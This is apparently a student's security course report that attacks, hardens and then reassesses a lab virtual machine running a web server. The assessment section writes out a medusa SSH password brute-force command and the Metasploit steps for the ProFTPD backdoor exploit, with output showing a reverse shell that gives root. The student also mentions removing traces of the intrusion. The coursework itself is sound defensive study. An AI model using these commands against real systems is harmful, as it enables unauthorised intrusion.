Security Assessment and Improvement - CSAM Assignment #2

José Donato, donato@student.dei.uc.pt, 2016225043

I Introduction

The report is divided in 4 main parts: Information Gathering, Security Assessment, Security Improvement and Security Reassessment. In the first one I explain how I did the information gathering alongside with the tools used. Next, in the first security assessment, I assess the virtual machine without doing any improvement. The part after (Security Improvement) I explain the security enhancements I did and finally I finish with a second security assessment and comparing the latest results with the first assessment results.

II Context

The virtual machine provided has a second-tier web application. It is a Client Server Architecture. There is a direct communication between the client and server, i.e., there is no intermediate between client and server. Because of this, the application is much faster (the connection and the calls to the database are faster because there is no intermediate between the two). We have a Client Application (Client Tier) and a Database (Data Tier). It is easy to maintain and communication is faster [1]. However, this system is not well implemented at a security level. In this assignment, I assessed what was not well implemented, improved it, and assessed it. I finished with a far more safe machine with the same functionalities (web server).

A small repository containing the scripts used and the results of the tools before and after the improvement is available in a private repository: https://github.com/jose-donato/csam_assignment2 (the teacher was added as colaborator).

III Information Gathering

I performed active information gathering, i.e., I was actively engaging with the target. I took an active part in mapping the virtual machine infrastructure, enumerating and scanning the open services for vulnerabilities.

Because active information gathering leaves traces of my presence in the machine I tried to remove this traces, i.e., remove the information about my presence in the machine [2].

To perform the gathering in the Virtual Machine directly I used multiple tools:

1) nmap (https://github.com/nmap/nmap): scan ports from one or more hosts
2) lynis (https://github.com/CISOfy/lynis): security testing tool
3) LinEnum (https://github.com/rebootuser/LinEnum): check vulnerabilities based on a kernel number
4) Linux Exploit Suggester (https://github.com/InteliSecureLabs/Linux_Exploit_Suggester): scan for known exploits in the machine being examinated
5) checksec (https://github.com/slimm609/checksec.sh): script to check the properties of executable files
6) unix-privesc-check (https://github.com/pentestmonkey/unix-privesc-check): scan simple privilege escalation vectors

All outputs of the tools referred are redirected to their own file for further analysis. For example, regarding the nmap scan, the command has appended in the end ”>./tests/nmap_results.txt” to redirect the output to the file presented.

In order to automate this scanning process, I created a small bash script (after the improvement I can run the script again with one command instead of typing all the scanning commands again) available in the following url (https://github.com/jose-donato/csam_assignment2/blob/master/scanner.sh). This script downloads all the necessary tools and runs the commands redirecting all the output in one folder called tests/. Before the script finishes, the files are removed and ideally history would be cleaned to remove the complete presence of the gathering. This last step of cleaning wasn't done (only deletes the tools downloaded).

IV Security Assessment

IV-A Getting ssh access

Although the password was provided this doesn't happen in the real world. If we only know the user of the machine, the ssh port is open (which is from analysing the results from the previously) and have no knowledge about the password, we can easily brute force ssh passwords for a specific user using tools such as medusa (https://sectools.org/tool/medusa/) or hydra (https://sectools.org/tool/hydra/). This is viable because users tend to use simple and easy to crack passwords. In fact, statistics reveal that the most common password in ssh is ”123456” with 41% of usage[3]. To perform the bruteforce I chose to use medusa. To run it the following command needs to be executed:

```
$ medusa -h 192.168.56.200 -u nuno -P      \
10-million-password.txt -M ssh -t 20
```

The -h is the target host, i.e., the machine we are targeting, -u is the user, -P is a list of passwords, -M is the mode, in this case we are using ssh and -t is the concurrent loggin tries we want the tool to do per second. I used a list of common passwords from SecLists (https://github.com/danielmiessler/SecLists). After some seconds, the tool eventually finds the right password (”qwertyui”). It only takes some seconds because the password is common and doesn't need many combinations to get the right one.

After that we can easily login via ssh with the password achieved.

IV-B Gaining root access

Since the machine is not safe, the metasploit software (https://www.metasploit.com) can easily scan the machine and provide an exploit that can be used to gain root access. First I installed the metasploit in my local machine. After the installation, I ran the software with the command ”msfconsole”. In the tool, to scan the vulnerable machine, the following command was used (basically a nmap to scan the services running in the machine):

```
$ db_nmap <ip_vulnerable_machine>
```

The results are the following:

```
msf5 > services
Services
========

host            port  proto  name          state  info
----            ----  -----  ----          -----  ----
192.168.56.200  21    tcp    ftp           open   ProFTPD 1.3.3c
192.168.56.200  22    tcp    ssh           open   OpenSSH 6.0p1 Debian 4+deb7u3 protocol 2.0
192.168.56.200  80    tcp    http          open   Apache httpd 2.2.22 (Debian)
192.168.56.200  110   tcp    pop3          open   Openwall popa3d
192.168.56.200  111   tcp    rpcbind       open   2-4 RPC #100000
192.168.56.200  139   tcp    netbios-ssn   open   Samba smbd 3.X - 4.X workgroup: WORKGROUP
192.168.56.200  445   tcp    netbios-ssn   open   Samba smbd 3.X - 4.X workgroup: WORKGROUP
192.168.56.200  2049  tcp    nfs_acl       open   2-3 RPC #100227
192.168.56.200  6667  tcp    irc           open   ircu ircd
```

As we can see, the machine is running, for example, ftp. So let's search in the metasploit for known exploits in this service.

```
$ search ftp
```

The exploit "unix/ftp/protoftpd_133c_backdoor" was found. To run the exploit three commands are needed:

1) Tell the msfconsole that we want to use this specific exploit

```
$ use unix/ftp/protoftpd\_133c\_backdoor
```

2) Set the host we want to exploit

```
$ set RHOSTS <ip_targeting_machine>
```

3) Run the exploit

```
$ run
```

The exploit is executed and we get a TCP connection with root access to the vulnerable machine.

```
msf5 exploit(unix/ftp/proftpd_133c_backdoor) > run

[*] Started reverse TCP double handler on 192.168.56.1:4444
[*] 192.168.56.200:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo WDwlLyrar5RmIPxb;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "WDwlLyrar5RmIPxb\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (192.168.56.1:4444 -> 192.168.56.200:41827) at 2020-01-07 23:54:34 +0000

uname -r
3.2.0-4-686-pae
ls | grep root
root
ls root/
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
VBoxGuestAdditions.iso
Videos
enim.doc
expedita.txt
```

After saving the captured flags: enim.doc and expedita.txt with the content of flag{Tarentum juds} and flag{84f6b787913c7871c2d3f54a54d3e0a1}, respectively, I changed the root password (changed to "qwertyui") to easily access the root via ssh with the command "passwd".

IV-C Attack Surface

The results of the tools explained in the Information Gathering Section and the output of some more commands (explained below) were used to perform the attack surface measurement. I adapted the Howard's Relative Attack Surface [4] adding some metrics that I found interesting and the result was as follows:

Attack Surface	
Avenues of Attack	Bias
Open Sockets	1
Open TCP ports	1
Open UDP ports	1
Open RPC endpoints	0.9
Dynamic Web Page	0.1
Services	0.2
Services running	0.8
Accounts	0.7
Accounts with root access	0.9
Vulnerable to bruteforce ssh (medusa)	10
Exploitable ftp (metasploit)	10
Exploits suggested by Linux Exploit Suggester	5
CIS Benchmarks not compliant	1

Some metrics were added and some were changed:

- Dynamic Web Page: the bias' value was changed from 0.6 to 0.1. Since this is a modern web application, it is normal to contain non-html files in the web server root folder.
- Accounts: the users present in the system (including default mysql user for database, for example)
- Accounts with root access: users with root access (root user included)
- Vulnerable to bruteforce ssh (medusa): if a tool can bruteforce the password of a user in fewer than 10 minutes with a normal computer. Has a high value of bias because it is a severe problem in case it is true.
- Exploitable ftp (metasploit): if the machine can be exploited with the ftp exploit showed before. Has a high value of bias because it is a severe problem in case it is true.
- Exploits suggested by Linux Exploit Suggester: name is self-explanatory, number of exploits suggested by the tool.
- CIS Benchmarks not compliant: the number of recommendations that are not compliant in the system.

To get the data to fill the table, I programmed another bash script (available in the url https://github.com/jose-donato/csam_assignment2/blob/master/attack_surface.sh). This script calculates the required numbers such as open sockets, tcp/udp ports, RPC endpoints, services, services running, accounts and accounts with root access. It also tells if the machine hosts a dynamic web page or not.

Another good metric could be the number of security tweaks "not found" in lynis scan of the system. However, this wasn't added because I think there are already enough metrics to compare the surface attack between the assessments before and after the improvement.

Attack Surface Measurement		
Avenues of Attack	Identified Av. of Att.	Resulting Values
Open Sockets	84	84
Open TCP ports	11	11
Open UDP ports	7	7
Open RPC endpoints	60	54
Dynamic Web Page	1	0.1
Services	41	8.2
Services running	23	18.4
Accounts	35	24.5
Accounts with root permissions	2	1.8
Vulnerable to bruteforce ssh (medusa)	1	10
Exploitable ftp (metasploit)	1	10
Exploits suggested by Linux Exploit Suggester	2	10
CIS Benchmarks not compliant	5	5

Adding all the resulting values, we obtain a RASQ value of 244. This number alone cannot be evaluated. It will be used later to compare with the value obtained after the security improvements.

V Security Improvement

In order to improve the system security, several changes have been made.

V-A Updates

Right after I update the easy-to-guess passwords in the system ("qwertyui") to something more secure and hard to brute force, I started with the updates. The system contained outdated services, applications and the debian version. It is not recommended to have outdated packages because the majority of them can have known vulnerabilities that are not fixed since the packages are not updated. Therefore, I started to update the system.

Since the apt sources list was broken and I couldn't run apt-get update, all lines of /etc/apt/sources.list were erased and the line "deb http://archive.debian.org/debian/ wheezy main contrib non-free" was added. Another error was found regarding the public keys verification of apt sources.

```
$ apt-key adv --keyserver /
keyserver.ubuntu.com      /
--recv-keys <key>
```

After these two changes, I was able to update the system, its services and its applications with:

```
$ apt-get update &&   /
apt-get upgrade &&    /
apt-get dist-upgrade
```

V-B Firewall

After the updates have finished, I implemented a simple firewall called ufw (https://help.ubuntu.com/community/UFW). Since the machine hosts a web server, there are two ports that are fundamental to be open: 22/tcp and 80/tcp. The first one is used to connect to the machine via ssh (important to make changes to the web server remotely). The second one is the port were the server is listening for HTTP connections. When a user connects to a browser and goes to this machine IP address, they connect to the port 80 automatically. Therefore, this port must be open if we want to access the website. To apply these rules, two simple commands are needed. First, for ssh:

```
$ ufw allow ssh
```

After, for http connections at port 80:

```
$ ufw allow 80/tcp
```

To enable the firewall, we just need to run "ufw enable".

V-C Close Services

In my opinion, only essential services should run on the machine as well as only essential ports should be open (approach used in the last subsection) for the machine to do its purpose. If there are more services than the ones needed, we increase the attack surface unnecessarily.

After analysing the results from the first assessment, we can see that 84 sockets were open and 23 services were running. These values are very high, especially for the functionality of this machine.

With the goal of minimizing these numbers, I started closing services that were useless (after confirming they were useless, of course).

I started by removing the GUI interface as suggested in the section 6 of CIS Benchmarks (https://www.cisecurity.org/benchmark/debian_linux/). Since this machine only serves a web application we don't need a Graphical User Interface for anything and everything we need can be done via command line. To remove it I just ran:

```
$ apt-get purge xserver-xorg-core*
```

The following services were disabled with the help of updaterc.d command: alsa-utils, exim4, popa3d, rpcbind, samba, saned and unreal.

I also noticed that nginx was running in a random port. Since we are using apache on the default 80 port and that is were our web server is running, I disabled nginx as well. Before I removed it, nginx contained a lot of open sockets associated which could be a problem (bigger attack surface).


V-D IDS

IDS is an intrusion detection system. It is essential to spot threats in the system. Therefore, I installed two types of IDS in the machine:

1) Network Intrusion Detection Prevention System: snort (https://www.snort.org/). This Network-based IDS monitor the network for any suspicious activity. Its installation was a bit complicated but with the help of this tutorial (https://blog.rapid7.com/2017/01/11/how-to-install-snort-nids-on-ubuntu-linux/) I was able to fully install and configure this IDS. If this tool is well configured it is essential because it monitors all the network requests to the machine and checks for custom rules. For example, I defined a rule that snort needed to alert me for every ssh connection that was done to the system by adding this line to the snort rules file:

```
$ echo "alert tcp any any      /
-> $HOME_NET 22 (msg:'ssh      /
connection attempt';           /
sid:1000003; rev:1;)" >        /
/etc/snort/rules/local.rules
```

After this, every ssh connection to the system gives this alert:



2) Data Integrity Tool: tripwire (urlhttps://www.tripwire.com/solutions/vulnerability-and-risk-management/intrusion-detection-with-tripwire-register/). This type of IDS tracks file alterations in the system. While Network-based Intrusion Detection Systems are important (snort, for example), Host-based Intrusion Detection Systems are also essential to have a safe system. With only the following command, this tool can be download and installed:

```
$ apt-get install tripwire &&     /
tripwire --init
```

Now, several tripwire "functions" can be executed in the machien. We can check the system, update the tripwire database with the new changes, see what the database contains (integrity of the system, for example). It can also generate reports of its scans.

V-E CIS Benchmarks fixes

It was in this security improvement that I also fixed what was not compliant with the CIS benchmarks. All the remediations for the audits that were not compliant in the system were ran and fixed besides one: Set Boot Loader Password. I tried to run the remediation but it eventually broke the machine and need to reinstall everything in the machine.

V-F DDOS Protection

Finally, some Distributed Denial Of Service protection was added to the system using IP Tables and some kernel changes. However, if this was a more serious project, a more effective solution must be used (cloudfare, for example).

To implement this, I followed this simple tutorial (https://javapipe.com/blog/iptables-ddos-protection/) that tells which IP tables configurations and kernel changes need to be added to filter ”bad” traffic on our system.

Although the tutorial suggested to ”Block Packets From Private Subnets”, I didn't follow this part because otherwise I would lose connection to the virtual machine (it is running in the same private subnet).

VI Security Reassessment


Again, with the help of the script to grab the important parameters for the attack surface (https://github.com/jose-donato/csam_assignment2/blob/master/attack_surface.sh) and the script to run all the tests (https://github.com/jose-donato/csam_assignment2/blob/master/scanner.sh), I calculated the new attack surface table after the security improvement:

Attack Surface Measurement		
Avenues of Attack	Identified Av. of Att.	Resulting Values
Open Sockets	40	40
Open TCP ports	4	4
Open UDP ports	2	2
Open RPC endpoints	0	0
Dynamic Web Page	1	0.1
Services	43	8.6
Services running	18	14.4
Accounts	35	24.5
Accounts with root permissions	2	1.8
Vulnerable to bruteforce ssh (medusa)	0	0
Exploitable ftp (metasploit)	0	0
Exploits suggested by Linux Exploit Suggester	2	10
CIS Benchmarks not compliant	1	1

After disabling a lot of services and implementing a firewall, as expected, the number of sockets and open ports drastically reduced. Although the number of services increased by two (snort and tripwire installations), the number of running services decreased.

Since the kernel was not updated, it is normal to see that the exploits based on the kernel (suggested by Linux Exploit Suggester) remain at 2.

Due to the improvements, the system is no longer vulnerable to bruteforce ssh (at least under 10 minutes) and is not vulnerable to ftp exploit as we can see in the following image:



Adding all the resulting values we get a RASQ of 106.4. Comparing this value to the one obtained before (244), we can observe that the value obtained now is not even half of the value obtained before the improvements. An important conclusion can be drawn. Security enhancements that I implemented, have ensured much lower attack exposure (in fact, less than half of the exposure).

VII Conclusion

With this assignment, I was able to perform the information gathering, security assessment and improvement in a real world scenario. I gained skills when trying (with success) to gain (root) access to the machine using several tools unknown to me before. After gaining access, several scans were made in order to know what should be improved in the machine. I also learned what I should improve in a machine at a security level. Also, after this assignment, I am able to perform important techniques such as calculate the attack surface of a machine and how I can reduce this surface.

References

[1] Software Testing Class. What is Difference Between Two-Tier and Three-Tier Architecture? https://www.softwaretestingclass.com/what-is-difference-between-two-tier-and-three-tier-architecture/.

[2] Dimitar Kostadinov. Penetration Testing: Intelligence Gathering. https://resources.infosecinstitute.com/penetration-testing-intelligence-gathering/.

[3] securehoney. Live Honeypot Statistics. https://securehoney.net/stats.html.

[4] Jon Pincus Michael Howard and Jeannette M. Wing. Measuring Relative Attack Surfaces. https://www.researchgate.net/publication/227020448_Measuring_Relative_Attack_Surfaces.